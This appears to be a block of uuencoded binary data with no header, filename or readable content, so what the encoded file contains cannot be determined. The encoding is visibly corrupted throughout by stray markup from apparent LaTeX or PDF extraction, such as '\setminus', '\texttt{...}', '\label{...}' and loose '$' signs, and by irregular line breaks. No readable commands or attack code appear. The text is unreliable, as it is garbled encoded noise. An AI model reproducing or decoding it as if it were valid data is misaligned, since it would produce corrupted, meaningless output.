$M;93)!4N[OX9KP1]D8O8_S\setminus[Y0@2R*GTB%:Y\-I=T"U<P#1"(\<)SI'R2).R6$ MLH<(@YID%.@^T3C.U1S0H,]31CU#':'D^)`_\=2SQ=THB`D0S\$?-ECL;\$Q*0 M.XC8Y^R7R3G46>=Y9G#9_1I2:UALM*+(9?XD)K;S<@Y_[#+NT1X"LL\H\$#\3 M2%V*EF5)"2E(,2D#Z<+\$&S'</WLHF\$\$!EDWDDYEA=-:Q6CF(A-C(P0_E4%)5 MU+_*,7-8PJ^<A!R()E@5(#MB(O7RV9,H*]6[4UJ*R4FV`G@I%.D)(I-L\$\$50 M9#\$6KZ%9FI(^*(:(-%5A&4%!"LOG<M@HS*^(PW+XG`-*D4D2"G:\"*J:B\$0 M(!ACICX[);C+MI,+]*SEW;8PR&EKR61;C)2Y&(<F2"&%!HY2@Q\$&\$SM]="O> M00]3*\#MD(HRU]\$WNE"0?3B8XCK-!%4&D4D4I^%&P\M1(NIHRY#G<<P.3-V? M`I%2E.@F;@Y3%EX<<,\$P[;\>%<"-*Z[],'@<YS)@@D7:F\OO=A9B.)ANYEJ, M<MMM\;+3>YU'RF9B:)%;RXF#3=C2\#>ETLQ*Q-,3\$R<5[\YS%4@7\$U,\$I@,& MGVR%7^0:%4#D4Q*#:US#[#4P4DB"@EA0G!JDC!`SE5"=XL*UJXZK1B*"L+5# M"*,D6-"ZJNJMK06#039&%#5&TF5#MZZ@1/X4?@7AUN41^`HNE*02DE90Q92\$ MW:USX6HV,C4A[FR]76YU[C'VV<:&]TWXZUT=)-!EO7?/S&KLZ.N6^+%XX9Q6 M,=S*M#I,3.;Z*&_.!MWN(_2XSU)H[2/QDNTAEL=7YAQ@^<ODO%BQI'JJ1)"2 $MOT*^:^W]-5>\484#5^/Z:4XG1AP$$0?GE(92&E1!C@2<RQ!E=-ZD_)KXJW/$ $MM96N; /E5(BLQ348#G)?795/*A:20@<KQ7#J:Q,"OI5<9V+"8;9=F_.VRX)*!$ M.1NZ(]IMZ\$5BLP(R<LPQ`(M90CDY:5F#]GNG+F69[U[@DG\$)HB3;4XK&<5DY M7K`@22K?TE,P9=<5D%JK0]A?M[P&;)7A,(JQO1MT7MKYXTZA`@[UVB'<C:\W M"08S@IL((L*BGD=&8/LUU7535&J)!F\$7;)&!:4&NI-I473=LIO,5)"JI899H M."@\$,,"BA`_5PS4[GI]*H((D@2_[[5YQI&\NM2]=3Z=X,BUE_`3M`ZE9!<)2 MT=S8D7, URB(JF0J^J5/FXL+85B, *\4B>VF2(AA\$2:), EVE.`,&D70D09([<(MWBG!691"L:*N&[!**ALC*,K]^HBJ!D60%HD,X,&II,@J"-'9HWJ\$19!,W;<. M"&TC[CAK`@&][WF"958\$Q2!!GQ)0B"34^;<-WFYL(&4"'5VB`:I\$U*,^_M[, $\texttt{M>X:QNU[+=A_ETE*BGTTU2Q^`Z%[L,ZN]\&W/`Q:X\&M\&B2\D!HY:2X*W?UE4:^}$ MKE8=-:58SE-P\EU7(S0XGGA1:JF`H;EN9Z#4T.2\$NIE0"#=`P)((=9\$F9*\$I M`2>F`J0?6:>+A.QR?SF2A&\$[F+P1#%G!B9JF2UN+).4.Q0,\$U82:>LYU0,'Z M*NO2LQ2L`K\$3!4!(:3,=]072/W'K<<8Q9@-`Y!!M(E*+Q35%/Z%:F8!5K1\$@MB=6RM:3)%26FD(6IKM5AT4"O/`8&4.=)M"!:\$EFA-#*)90SA.I8-DJK)MJMN MVX!@H*NZK)CWY\$G(Y%-LH(:RAD;%LHI52=2M%\$)V42J2"D@B0P 10M.;DU2 $\label{eq:mc_model} \texttt{MC}\,, @02P7\$\,!\,U\,"\,0<\,]\,=\!QM-3\,:\,\&62+\$\,:\,)\,1\,=\,!\,A\,!\,>\!Q6\,\hat{}\,2P\,?\,J\,\$N\,[\,HW\,.\,\&+O\,)\,RT\,\hat{}\,OJ\,5\,QS\,\B M`@30)IC5"HR.VKDZ^[P=^1>XLK1'ZB&"8A+-".(V+!K+AT-7)CM-00(\$H*\$6 MF1V<FZD7(5;>:U6#I^745*L2JJT(A&FZ(X.&18B\$@'^;<#Z@S1E635F([B6] M5+0*0.&_N,[L\$,Z0E<;F\)[K<<8W\+SB\$IH1WG<;.4IG1MX"0V+#1FW8*XIX M340I*)+):'LD1%#S-FA.L9^EC5-01IA,ZUAJA'B4L76IPR/?.C?3G`90W,<\ M5TV.DT,;<U\\=4BK6;1#R;H&Q:<DVN8FEU-\$@X)HVK?"!8-R4YFYT%F#*K&R M!YS_EU0-LEDL@Y*;F-I9!PE!3(^43V\$?T^%6E*P>59ZV=9*])"]5<D\$%+4A5 MVXJL08W'W3"195IA!,6A0?TTH@L5)7.7&:LOR,,&-,>EX;LBL&3)U\K1-Z8S M"BH*CT9S)G?,KU.NLOTLG7[XW52;)=<LB(8%^\NRKZ5\K\"))!.J`O=%<>]F $MNF_L=-;C*SH2BV\#B&(1C1+4I:R9(R+-A=`FK\$QP*2?CJLZV+FO8JGM:=O`7$ MR9,-K\$:7HZ2T?49+?A\YOBS^,X=G0;CI8NVHC@=35Q)V1+ZA=162&%#B`'!A M9#B09GSFF""+6=IEY3#2AF!BS`K)'N,W>0??M]DT0(G*HO*GF=\$ROL2RS)UD M,B%#6ETTY=,35K.+M+D^)SRXQL[-7TFT6KI;V_2UR=GI]PV;U)J\FR]BZW#. MJH(M5,H;',8D0-) R3'[7:KWEH1&(0E2PD"BDF5>%#*&J76:TJ)D,0NECMFM M1)9_%05[FL'X+UUD&E:L+HP(.V0;=R])K-8YRA\$I]\@12LY-5F\8B`U1KWT1 M0M%40K900X96Y3B\7C&)C\$D%OGXO&*C0QN_'\D/F-H=9IJVM<15)I4^K@0U" M0(UENBLH,!^ZF2,C)K5>\$ADC@4M-K;96["L#2^NKI%%Z:L#\M*#*R548M7T& M<OQFOM-,:7%OS-XQG,CC_Y(UC.^^<Y,(R]S47!8.TAOH"\3)%6\$8*-8#8,(* M]6RA"#!`#(1)WFK"A3;\@K09KUSMK`Q:1]@0IT=!4C%BV94\$5@0H>")DG.7` MYK7B+)0D17OL5F)^D:\$F#:I@Q\$CZ!22Y6(L0R"1)\$KD@0.1!"\$9#=H\CV3FP

MI)&15_>*=B`542)801"I;-LDW\$ICUF@R\$0HN_4(O-2\5#8FLJQD7B]HNL-\$6 $MW*N)!80"I!I$-F^*2*P#>&1*I=U8@LUM6-")L215LA,BL1"!^R#&/A\90.8M$ M1!:'L'7;!>9KF:B-[767\$@N@S\$RV,QG%I@90FC07'X\T7;-7MC\$4'AP&ZR+P MA!"*(,3+U2&36!4_JI'=]>`ZU]VXA%9'T8AA)#=[^-G4[>=I(NN%HV6UKV*Q M`B@1=DD\$\$(1IJ,&2CO+Q6MI(MT,,B4C##)(TDV<I8T]="<)4:P.ZS:X=:DME M1TO1X-8,\+LM9F_H[E.&3%NZ8IXGR.^,E#O@E(7;BB\](<ABIM.106"R# M,, "&H0!)*Z9B`X9]T='+16LI]UMBYK\$!FF3ID^25HKFL'K1QN\XLA:=GIR @ MI"YIG>"RBA!S8+AQN2.2##*8<R///V&4:*I&BBWP;'!DT\$H2F=H:8*<\$H!0N M5\$7RBO+-BRKE#\$,QE.("NJA^=J70<[(=^RQA.66[I,YL?20J0*I#H6Z5M)JJ $MD@C*T/$DBP9M, PBFRJE: \3F"*V"@.(340S"+0!.YHD,_!:=4C2L,[G#$+#]$ MZQ@F,)\$]O7+.]3)'9F",E\$D@]5)OD=).Q=^,W1JZ!\$*C5SXI"J1JLB"3"1&_ $\texttt{M5V} = <2?42 \texttt{PD3Q^^V} . \\ \texttt{@SG'} *=; \$^{\texttt{QC}} ! \texttt{W5}" \texttt{WG}/[\$WK))" \texttt{W} < \texttt{D} + \texttt{H9B@^*RF} \$ \texttt{Y} \# \texttt{I}$ M^{HPR03} "/<:?72-&-:UD=J-34)\$?:VL]5:O;6B!:!2K]'7E,0@7._E;V\$8ZF M./)6(1QW;7'ETL(BB+LHAH@, `T>MTSF2_[K5,6EP;E,TVI4B*,M*6\$#\$*AT! M4=TT5"00PAU6AZ&Q7(&NU1WHR8B8<*D60'=(DD@0A=HM*A=HB(;91"--+IHU M\$QT60F&#'1ND5U6&<8UO2_YG5UZ<TN.G87M>ZXF2ZR2\$0C=H-MDL(U2A0'HT M*[#8\,V'`5JN&&.^Z)E!'\D@J,F[1;6C6AHF9\$G,,*4:1R]2!8TD':U3F(O? MLVGSB@8^Q>AB+I''4+W,0:H*AYM&!G/ZIX!U*[(21\)=EOS(+1H?W>:%3^$ $M?(69^@8LT51?N'E$):A;.>]FKKYZ]9$RJ*R7,JRD;+N>;.D5(N:/)4$!1UJQ$ $\texttt{M,?3-P:MSW7O:YS-OM'3RM\&"@:]^(=(WJ\#\$\$?\#*)'7U)B5WV+L(.]AF0FDM5M}$ M"; I\$T>=9^PW0C7: M51Z_Q15?^D/E6G!_OGCCW6BCW_L-*`**.9J@#II551QM M%!0+SG9`4*S24+5%89B444`4Z,-'<>H^A\!X8L@AR5F)%OT;V_H'^KOQ"KV% M8&EZU8S-(C5J@,X,D%7<)`%*G]*L21,G!0%H?U=@*+N7%OS<.\'#@1VIR?U% M@HV*Q\MO080W&=2BTH2`-?Y`)/G+\$?[QY0Q4S;Z*?,6PVZY30&M)U=EL>?UL $M,7.+J#?H5),G%6^DS]EVA6!`-=2RSE^[=N.*7)>C"PT$6BB*W0Q,UE2,I;M^$ MPWY;Z]>R#.>GGZD1-[4L+]G]G>`96I6(>UR'V)"Z=P8J%#&K9=BJ0JJ\JF1; MZEU\$=0L\1%A*WC\R0(>TB1IU.C*!-FB:[`HI&MLL^@A;@F2"6U>,YI%2L%_6 M>A>]C)NN%[33%9:70V\$[YP(-(.L0J3\3;BLW-!40@4RINC%\$UA-RH@%<\$FE% M156(BV+WM!&K%BT5,L0^,H,\$A*&_WNW@K-2?`6>HKO4]5D#0_JT%[E(SK3TL M[_ZY>25B`4Y-934\$FR#F*,3FT;&*N&R,TO\$?D/ALZ8DRDV36^5FF%NVKTA@? $\verb|MB9(!I+"D+Y&M17QEL:R^-D4.[`FH]&9Y7KBQ(KN-+&$A!\XQ6\YF8)GFB_N5||$ M4-?F34^GPU80_L8?\$@-'DUC1B'JEQF7]H50P*NAJ%%"1\$,?,W4F7NK-JNH4& MI@=Y(Q5ME25ZA\$75S*L2QXZTF8;J7!6Y2/E4(+2/4J\R(:[3JT"H:9*(&XLT $M[?-6-!/-H@DF^58$$$0/H$-I9$RJ<]D\53YC)>=$$[H6VWBN50?S6``)K)$: $M+1/B_G1_Y1IK.>I9:5#-'F"6JJ*N6)*-=]9@U88JIM(2\+#(C66T_*O^^Y6&F)$ MHA\$AM=V]IK'&(U?P,F.\$CT<0"IU\$>U`K,/L_9;9D24:@Q"6K])6]5I8*RI<G MSRC2,Z#4SBS3%[_J,F'.^^V3&&M?IY:?79\CI#"?FR],4PX8KRMXSB^2%TG1 MDUX]37`I,]AB6X^(2;2HASIH_-3&J8:;F^':.,"ZI.*>!M@F9;J[ZVFI\$U[\ $M/Q32''*+$0[&*9M-8[+BJ5"020204BD$AU?1^DB_OK6]!Q+#)+\\&D1!"'`>$ M_1,6.Z1D[S!+Y4.ABY+\$ZU3]5/+6\K5DQSV6E:QF9@SHG+5O59E'!`-\$-S'2 MVVKIIIC!-V+/!N-^SK:GSTNPB*:M<>Z5JN88TC=,,L+GY'8W"E]XC!%S.N&_ MR25S4L-&2Z72`S!EF(@,%)\+@09(&+(33\-"M#CK7@P0:D6@?*&+35Z:;L:/ MQ21K1YI-88TP<>)\1IO;, ":ML;+E)H(G+O)TE*M7RQR50B0F[PH@KK+]D0Z' M2K:Z\$L7P"9V'2\HK'F=,8=&N//!-MI6:35KK6\6/PHB\!,#ZJZ-IDP#EP5F\ $\label{eq:mjmb*} \texttt{MJMB*}) \texttt{Q}, \texttt{!U/T+",35U<,D4F(7<5DMC<\backslash6EKN<M\backslash_3JL=%[9N;FZ5G'Z**;R3!]}$ $\verb|M`C8F.T5X"!JP$W9S/TTK=6G\n]&^C[Y\3C&TGA6.J=8VE>\#Q$MHX/E'&*V)?$ M03'B>SLPUA73;\$Y,&4,^!AT,3<R2(].00;E*.2%''R8F)'W.Q,HT1XNC)T@T $\verb|M^02XB$| = 217VS | 94$15Z | T5E[= & Z7P[1;RN7P*: /03S-99^P] | #3".ND1SVR+A | T5E[= & Z7P[1] | T5E[= & Z7P[= Z$ M=LH\L(@,Z._G0&02`2>/P/(B.M3#8.M25^12W=9U%B?.;N0=YECURAA=>O>Y MYFF::390P&BU0C59F8NA!,((HBZ[;0(JE"\$N@CHB84H<T58P.XF216P)JZD2 M:10@?0M9Q)''T@JOS:`JJ!HH:`JFA"B@4`HKTK11105\FT51^/0U557@2BNR M,44 = <= I! S%!62936>RV+*@\9]= _XC<#R``+T;3V<=?6=F"@]&@/H`"@`[`]`&>C(,1`#Z;;UR.7Q M M9.O>WU?/70GQ+Y@S[7U>[QM[9WOLY=UWKON?#[WGJ*#[VUOJ'Q\=%TF-=?>/ M@)]M[N!H%:^N]FNP8^![`-KS(FX^^-**&U(5Y&WVJ7'7H4\]>]WF5M'OAX.G MMZ;08][IYV];CJS9!NR/;UN[[>SB/2V!;';'MI\S[>21[P#TIH\CY[>B@>[< MCH&MM; [@`]7MKNP/1KHLSUJ^WKGWW=53V=KYW'/%[M[!G+H[WN;8UNO6<&,S M]:]ZQRG6?=]<>OGN?=@!ZHE5/H8O0&BJ4`!Z-5UI0"0#UM[@.JH``-'H'0*2

M5WL+>XD>J#; "A(]`%'1Y:4=`\E`Z`````9`==>O30`^G:)>VZ-[Z)*N#U\$<

MNONJDU@F??<`':ZWW=[[WO`/H>ZP`!T'GWN^GCPF^MWQF8];7S[WGMNNOI>^ $MW'0>@! \^VCJCZ^: ^8-\&@4[L-82*4^?5^&[&;;;5FR8&E!Z^#JY[W'WS7WSS.$ $M]W,N;K::NY]V\U>O>[O7T/CYE\GW=]C3K0#(H/$`#0T&@>]=M)>`^75`/3U3$ M?;O<KNV@ON]WL'OOK1WH^;L\[Z=KQ=OOI\\>IM]SO>&XQM;ON[UK31]-=N<G MWVX??6U:MXM]L5L].=M2JN65N'=3Y;ZW7W4P.[?0-I]VN-]W<OLW>;WC[W#X M+GM?7GS;4[NV=W9VZN>EK>^]P\K9JI]=VI'W5F[?/O9]ROKSNNMW9[W5:][3 MF\\>>=SOD;GU2]"YG"V9ONW&6W=OG7=YVW,)3+[=]X]WNIIC%;&;??/+6]'J $M: [=<[WM[[LMCZ?1M\?>^]T]WOE]-O3KHG=G#(Z^M>;.R7F]X!9[/>C;U>HHU]$ M"9[=.*]8W:]WNU[W=[N[=[.![SWO(%>6LC<MUYZIO`KM@``H4```!0`\$A10I $\texttt{M<O':7L-\&VTX} \\ \texttt{Z\&>6} \\ \texttt{Z$IO/8?=CH6M>JNY=:7-V9M[SCWP?*J(MSQ[VX]-+@`)} \\ \texttt{M<O':7L-\&VTX} \\ \texttt{A} \\ \texttt{MSQ[VX]-+@`)} \\ \texttt{M<O':7L-\&VTX} \\ \texttt{MSQ[VX]-+@`)} \\ \texttt{M<O':7L-\&VTX} \\ \texttt{MSQ[VX]-+@`)} \\ \texttt{M<O':7L-\&VTX} \\ \texttt{MSQ[VX]-+@`)} \\ \texttt{MSQ[VX]-+@`)$ M=N`:NWD.]JJ(Z]WNVFZ!Z`'T\K?;;/;[[MO.8,[C7LO`XFK9;=D+`7=KM`.8 MV<[O;I-K[3[KGM]E>SW&\![:)U[.&VN9;N>][@F<'3;E&L!S>G\$:GNUI[>]Y MW-`%UU;4ZW;H[Y]WP/3E\Z/7-`5LKDZX[;ERN'=EUI#8YZ\LN]!X"WMSUYZK MS9J.VM>K5\$12@A4J`7LT=>V>O:VWKO0-<@*NM5V9=[G=:%:`6TWVW?3;Y]]] M2I47T#K[ULUI4T].F9FSH!R<MB6S,J^]CGJ^?/DM]Y/GKM]>[R!MBMJWMNT= MCI'>[WO=ZUMLOT!FLJO6CWMQ#EMW8CD2&/7A77EW=J[CE1=KIITXE<#JC(#K MOGOHKT!WOC@!5\/;78\`;[?60^[7MEV/O\BO3DYO"E!+UM7N?>]]]]]G7AN>W $M'J-N@UWF55=V-[O=T[O<[JV?:(^W8W36]P>V=-`5$`5(4`5]``[K[>D^WW?/]]$ M57UN`'OCSV=//(>V=#*=VPO7/"606\$MBK//4MH=WV^V]P`B(I+;UW9M8)[[W MO*JZ^\W;-KW=+6W3O;7KUE]Z^??/CXPM>]*1>U\$WE-[W/KWMCTZ#WMWO'E>Q MH```IO``%!*\$(`(`(``\$:9-```F!,FF@`\$P`F3`FF\$)M3"8`\$P`C`3\$8`",) MH:\$QJ>0GH:,AH9#4QII/4TPIYJ@E-!!\@0"\"\30(P(TF3:F4FTR*?Y3"/4D M]3SU333U0PT3U&U-,@&3:AH-#U``>H/4&CU`T```>H`````!()"0A-3!! M"'IHIZGDFJ?LIZ4VJ?IZIM4]HIZ>IJ;:IFHV31J>H::#`T0'J91&3\$&C(P(, MC1H:-#(P`F0Q,(9,3`-"!IH:`#"!H"321(0(U,1@F0TFU!I,)IJ>BI_D&*GZ M:GJ:&U,5'Y33VDU3\C5'Z*>I^J:>!3(VH]JCT@R`T```--``!H&@`-` $M!H\&@$21"`F$`)H`3")F@F"9&30$V@"8)A!I/4S*GZ`330,5/:4_5/`-4\)J/$ M4QFJ>%/"93;2GHTGE-`!LFH`'E#U`'J9J:&U&FF:F@DU\$@@\$`(`)IIH&@4\\$ MT!4]/3)DTJ?J?E3])FA4\:IMJGZI^J?JGM-*>IZC]4TT]333U&AH/4-#3U` _5&0```&@````T`9``(D)512K\$U,F[KZELLVITC%\KU\$+5'*PD<%-+'9T9 MKV'W@^D*@*B';#=XAY@\`(>V]X-[L/@@+^B>\^&?`/BA^B'RP(V_N_S/P_ZE MC#YG%3'TNP7H<(R\CHM.>.7@YV]S\$\@3G>F3R>UFK:P@GAH!^!G?C_P>*!]6 $M!^{;}_QJX@;.+:K[O3F]4^0_1"17['][S_W5W]['^M!_?20^.\5)_FS4A(X$DC)$ $\verb|M| &A-*J(BC"NN_N^:[;ST7QO]Z>P\\OY$7^EGQ]CUY\\P_E,TO$YY!0>G/:GZ1R$ M3Z!]ONG_9N#6/RCRCGG)+A_L?]&U.64G5G8GPR8[OC/;'O#_O_[/9GOS\9OC $M_{=};0WYWYY)^4:IY1ZD]:4GR#YII&V/?GX#\9S_4=E\GZ?>3?:_^;'GK_KO$ M;_`E^W^#\6]Z;K//?+\U][P>'@_A_N_R_SBX?F?^O2[[XG5G.-D?E']!_D?[MGBG*/;'G#;'PSY1CG[QZ_C*3D&<>>,XH/(.[/US[!^^>C-4_[-T>6-V?EF0 M?</[S]_Q/\CV9TI\8^0=V?)/WRZ?</YSNC?'NSWQ\,Z,^(:Q^T?^3[)_&>8 $M//G_!VY^D9A4?2-P?=/]3ICVIWY[8Z!XAMB0Z(J/;G;'E'V#[1_,=R?\GJ\#B])$ $\label{eq:mf'} $$ MF']6<4\R?QG<&S/O']I(>I/I$QTQ\,_D/ZS_V?C/_QH'[1UQ]8^P?S'\YQ\#^* $$$ MH^^?GF0>Z/(.`?"/T#_\$\X;X_@.[.R'GG3RCINM^<?Q^#U'^/_[_#-W'[WR-M#X?_V3]3^7I#D'CFR/P&L?3/5G<G]Q^\=X?\G;&@=::AN#^LW!EG8GOS[YNS M]H_R/PGZ9ICCUY_L></"/R'7%D\<R3[YM3Z!_]\K]SM_^^^D/DDYOCK#_<NE M)]X[0^R>J.2;@[\$^:?9.I.[.[/9GV3S(Q_4<0U3D;3]/XES\K\GPO\,?\)VI MUAPSOCX9Q3Q#JS^H^@;T_O/]3\$/9GWCE'XS^T_I/(-Z>T/_!W!BGW"V?V'TC M_DR3).EX6SN_E?P#>A\$1`.[=]E112)?O(A_*>H.Z?_A_B`NT&'`4_X64C@44 M1N3_G3_"@?N*#[PL&(;("3Y\$*(\$8(3G923=E`&3=\$0_1_9F8N8[,5!^S`#?/ M@0+[_\19#^1];A0.8?3@HX00C_I;UU!&\$'/\$3(@!A_0`VQ8!*I2Q:ED49!%? MWZL!0N01`5RH)+((3.0#\Y_FH_?OT;V#YWUH)0,.'D1\$0)+S\$56"Q105F;XX MY;DG`B(B")%CD,;Y/Y?G_>N/>^G6GJVR/UQR_Y?Y1^?_>]9+5Z"Q^&J\$O6MS $M?89'W?L?-_P/<=3C"&3\L1-)SNMQ]K\\+Z.WC1$7[*,@:FYH<@&_!J#O?[\0]$ M!I=UZ_^[`0(Q?V?_IK?^GG5_J*2\$42:/['D*VDZ0*2Y7)EOIDA]\6,*\$A#JT M-A`)"VJ=F9_:ZP<0"!_YB`91/7=96-^;ROW6?TOS_@QS0_LT4=J5_MD%#]#4 $M'W/[Z?^{\circ}]4/RS!#NPB;A6*^{\circ}!8:C^{2}%C_Z?H(^{8}?Y$?6-(^{CH=X}?^{\circ})!X$ M`_&#V\$_I_X_I;?-^'/YGZGV/_]_4[W"KV``7YT%4^.K8>15%5%4#7^;;>;0Q $M\&!1LS\sp(DZGV.Z_P](%\]\=^I[B7.2+-!16IX-\"!(U'X;]6BQ;X&2BF40@$ MR04D%('\H[NJ&T#&RV'L^[62[G*A7>T6G^3,`GZY`0"*P`1TP`,'-C5!Y^P= M_3!9FSF!_`L120AZ+O`[G[3>^/WPL(B`E^TEI\$2=;-/25PWUR**Y`-MG^GWU $M[UL<>!Y9\B>0EDQXK@`JBJ7!1!&&1Z>-3T=_7=!^])R.?,H%@(I)J%D:(P)$

M`K-CLT\.KC^YG`TCQ:-;<UP@8#</VI96X7'_[*VL%AI2@H88"H\$(H@GM%A@\$ M\$XT40GW<+H`B`3H1RB8;L!\$E'GL?VY<F<@>K4(Q2\$A=\EW,@)VT8QZ,Q<;R7 MH2`"D0H#*&U&@7!3(RF1GGNNSD",B(+9011P.H'AC.\$`@+!D]+_GEGWGR"QB MBO; I-.7Q8X&+[\E>]+=G3'CTZS_7S/7<#G]ON_U<7L3#EVC]_WGE+_:\/<_J M?]?N?=EDEWH]!7RI%G?M.3V/\\$GU%]RT`_L7[JFW?^;_H?T=&/[RMV^@_?R5 MGMZ>5,(,44D0?OOI^R?V^H@?X_<9,5?YW>-Y_W/^'/H]J^5-\HC'F%Z*.26N M0_+B[3YW\=`>QLTG\$5^PTYV:_.A1#:]6L3X>_L]5%^C&1?<^VQY;<\?D/]QW M+G*@DJP%!1>C=8Z68A'T_-=\(/<=?_Z2CJU[,\`P_M'5_F4()UBEWH="WXQ@ $MJN"C!(?+E-N*.02^VP3/2.X[M?PG^Y(?C_A]_'X-646N^\]X>:9N7S)-"G[T_A]_'X-646N^\]X>:9N7S)-"G[T_A]_'X-646N^\]$ M?SI3`)\$IC8950NKX!ZCQ/NY.074+B&&JI\$)Q49J%#TE^%N?+IYAGJ]74N]ZW MILRDS<ACAJS3;1*Y'1*,LEFF@H@OLLC%C\:3SNTPSIK'F"0-?VTIZW!_\\^% MP\=``*FNV?1X<%!:PLYM%FT,?UOP7RRP(\BPU:/]JUP)+.X2:M##8=<W-/N] MBFN[*2A/:\7W!DQ12JD=-W*AV>(QG>^]EGXH(05\,2H57UI8M1[^-'5`A?D\ MOI>>3%&S8_L=?LF?/#3P/BE:550P?&0%]TU03"?E^B<F@?_*]1Y;)Y>?\>]\$ MCZQJ_U6>+[?B=V/Q,3/R\^*RO9GL\$>QL[/6]SZKM_EX__[RNZF[KSN3%\$?N^ M?_A^_'>X]V3!;_B])#\$.YQ=/O/>8D>8B&D)+MO,S[<^KB6?#/V=JDY]3<_E5 M;S._>LV.B\-M/;M<JW_F\BCSU?4Z\Z9OL9]I]?@>3S\32MQ^IC\2]\3D>SP_ $M][W0\OY_M5"L'(_C\/Y6Q_1\;TO^TGX^!=;T&%<2]Z3XU7;GB=(;93T%JWOO)]$ M<7N//N>FV.!M#4]I.G4<C\19W];3>^/GLGAART['LN%<I]:VZJ&]_M[V3E=, MUW][D3\$/]_*\$2E0D^"WJDYN`8WFQ.PV[K^O>VR,SL.,()E&@*85ME+1NO:\$" $\texttt{M} \# \texttt{UJO} * + 7 + 6 \texttt{L} / : 7 \texttt{ETZ4WS} "1 - 6?0 \texttt{C} " \texttt{J2} \\ \texttt{9G} / \texttt{HKOVMSNECZ} = \texttt{OQ} * \texttt{[Z`V"XMF"8} > \texttt{`O}$ MJ^QQ>']+IDV_#O^NQ=SQ-H\$80.QO94Z8AE(?.&\\$54ZUF]4EM,CL^?^;]"WG1 MS&0+B'ZF_()DI\?VYX=SVW6Z?@IZ^SLQ)U\$\<[[R>0>?O>H[A/U.M_/WQ3VF $M/+WA:W6T??P/YY-7?''P=97^]VQ[;TW^?0ZB3?^G3=P_MSB:MKU&)?-[WA:W6T?]VQ[;TW^?0ZB3]VAUADA$ MG-7BPR=OE^W_#"8ZGMF=XS^\$_^7P[V5QI?YELU;5T2X2?I>?\EKQ76)V+C37 $MX76]/+TA^W?'\&6S;7P>)+L=&6F1Z/K_(L?;ICC^YZ;L&Y'[?.W>MG>B'_5]$ $\texttt{M?7K}_{]>;U*$\$_UTOG\$_{]/1[-R^GX,WW8?F<G2]3W7<.3@[V@,3_QPM&'2U?3\) }$ M^WC)!3>?C_N8VM^KKOS_(T8B'ZD=C>[>&V_H\;<Y0]?4_Z;;J;F&'U_U?)\7 MQO^?G>6W?D?2_#\S_*&_^+I?^_R[G0\6][[5Y^T\R9>KK]7GUZC>?63[_K/ M&Z_:]T<EWF?`/?6JO3GNX3=']GRM_-TN#\EW^(_V7Z:<-^W_QR?;?'])S+./ M:5?6+Y.AM_-^%I96UE/(!Q('Y0>?'M[#H?@/B.^;M/3==U?HCZ.WL2X0DLZ5 MC:\'&/>I](_GGM7K^2+MPR]Q8.H@UL\F>/)RHK^48K5WU]O_!]?[?LLCWD1) M^I^+5S[]6%\$D`K]OM<NO^[];'3/\[P<7^H\^,D2Y1J(B?6TA[SB>&ZN]>OZ# $MA5&; -FQ_98LBY\9$_06!!T=J=VL=H/1K^6:KKW1]B@SP9+,S<JFOM,9,HN$ M=9Q_H[_=P;Z2VT+<^_K]WN-S%8LZ-IKT*)F,2NYOH275HQ\$<7)Y=S5)PX_S_ M;?Q?7/G]7\?VZR%.<UT[/#<-OR?Y?A_`Y^8J^=SSD?R?5RM?D_;]`>EXO[WL MOK&-B8=!G,[9;1ZD,B!LH.%@YG.N\'5UEDVZT\$]'RE<H]I[\?.5]*RL1*N6; MN*S*@J*#A/'?VY`K<T7`<G_Q\[E7\A\$^@W]2USRN>?E_WDL4ZMSIL0X!>F?[M\$^;['^WZ7A_Z?&[;](_2WA_@:VU]X?7/C7_X#\X_]<JW:]?Y^&Y[TP?+^M-O MLSJ_>-%P-?H9'X/368>]FS,V[PK6ATWX-#:7-D:JZNW&>FX=C\$7"ZZ*3;,S+ M"6573-PUWD&CBDWD3Y'^I.NNR^)3.[FU/+4\7'KKAONV&B?))SO_7]IN-'[1 $M]0W?KC\9[8[@R3YYR?<FT^`<KP?<G[)\0S,C-SORLS(R\^1Z;KM]$U/X]6/2$ $MK-2IJME"-UC4=/9'-$]P=7_*_WD>-"-WFU_$R=;NHAQ\;G1^2H0.^(D'._89$ ME3'>;U[T2,_D\AQ%"`R;W_25RGW[<+\,2+^SK,R>C,BJ?*BK##^RDCR-:5T7 $\texttt{M} + \texttt{L} = \texttt{!0B} > \texttt{H551!} - .> \texttt{69I4MJ} ? \texttt{4UR6!} \times \texttt{XXA} \times \texttt{Z.} + \texttt{*N}] <: \texttt{"O^3:} \texttt{M5P'8} P'$ M3T?3<#AXS*3-/\$EVM9WNF20'7M2RLO_C9:0;[^6*,9IK\$C55]'386S%'L6H6 MF'TE-YTS%\$R-50Y!5.4J'TYV-MDR?ZO,"E"I735&_Q/0\;_C%R_U>H]WZW^> MZ'BZ1?L805:6S\/]W]G[7T/V^9\NCUN5+Y_H4_(VFU=];WO2WIXH_Q;[Q;?; $\label{eq:main_substitution} \texttt{MQ^SV:^VUY}]\texttt{GRJGG}[\$F_YF]\texttt{VVW}][\texttt{N?*^7D^LKU};/\texttt{R},\texttt{OH_JOW'U};\texttt{G-^1S} .\texttt{WT}]$ M/MUUY_[&I7Y5SR_UJ=V^(;.FJ__K9OK)IOC>=HMK3U&)WMA_UO>OA;KUHY+ $M_{Q}QQG_{S}=M_{A}^{0}$ M^ZQ.,N=T#LF%.!QAE<FQ-#CJL,QJW1F\XLD4)'2R24-%'-.T3^-2F^[2^W:] M\$4/:4N^/_+:\`^UY,9Z"'\SC]K`Q[70`TS]\X>0?!_P,3K?F?U>]\WD)KX\W MSO6_!_I_]^-^_\'_]-XWTO;_3^%\IW]%K7S#-%%VA]!PY\$`\$0^<P\<?*^OK' MF2(AX3'FC]ECXV_8]Y\4^3X'OIXA3BG''%A0^<L:_1^`A_0??#Z/\/V9)"E0 $M^YA]2X&Q&/X5,; 8D4\#XR^K4R5?6K'/.2C'5*'D$9^<?KZ4B)'(P=7[%WW,)$ $M2?+/]3L\$R=R'\7F3J\8:;CEOPIDFX<B(@&0?T^+X;]I^V-?40";UPW]17=$ M<?)4=%BNM><;Z=MMS;^.;)^7K-R"EZR8K7MT1E;-+-!>A`.?T3\FP?=_3^^\ M[S82&``?V(BB&R"*2!Y4;0^\SV?JTI9+)2511`@4CZ=?Y89D+!\$L)_IOL)T_ M8_"AT[=S;AK8;U`V",N%/Y/^=27,*-1`,`@4'Z]?XY^DF?QRQGFJ%200!T%D M1UJS_GP,8K*+LD">75'[@(8?Z]*S]Q@6@1_W2?E'NE+<]KY%A\$"T5^E\$0/M

